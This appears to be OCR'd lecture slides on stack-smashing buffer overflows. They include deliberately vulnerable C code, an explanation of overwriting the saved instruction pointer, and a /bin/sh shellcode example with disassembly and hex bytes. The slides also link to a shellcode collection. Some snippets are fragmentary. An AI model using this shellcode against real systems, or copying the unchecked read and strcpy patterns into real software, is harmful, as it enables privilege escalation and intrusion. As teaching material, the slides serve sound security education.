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
Saved IP is destroyed!

Program crashes :(



Example

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer

- Can point anywhere the attacker wants
- But where?

Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack

Exploit v1

```
0: void print(string s) {
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1:   strcpy(buffer, s);
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

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

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

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

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

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

Exploit v1

```
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     // only holds 32 characters, max
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1:   strcpy(buffer, s);
2:   puts(buffer);
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

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

Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called shellcode, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{
    // execute a shell with the privileges of the
    // vulnerable program
    exec("/bin/sh");
}
```

```c
#include <stdio.h>

void main() {

  char s[10] = "/bin/sh";
  execl(s,s,0);

}
```

```
_main:
00001f40   pushl   %ebp
00001f41   movl    %esp,%ebp
00001f43   subl    $0x18,%esp
00001f46   leal    0xf6(%ebp),%eax
00001f49   movl    %eax,%ecx
00001f4b   movw    $0x0000,0x08(%ecx)
00001f51   movl    $0x0068732f,0x04(%ecx)
00001f58   movl    $0x6e69622f,(%ecx)
00001f5e   movl    %eax,%ecx
00001f60   movl    %esp,%edx
00001f62   movl    %eax,0x04(%edx)
00001f65   movl    %ecx,(%edx)
00001f67   movl    $0x00000000,0x08(%edx)
00001f6e   calll   0x00001f78
00001f73   addl    $0x18,%esp
00001f76   popl    %ebp
00001f77   ret
```

```
mba2:smash abhi$ otool -t e22
e22:
(__TEXT,__text) section
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
00001f94 28 c9 c3
```

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
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Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

Clever shell code

http://shell-storm.org/shellcode/files/shellcode-806.php

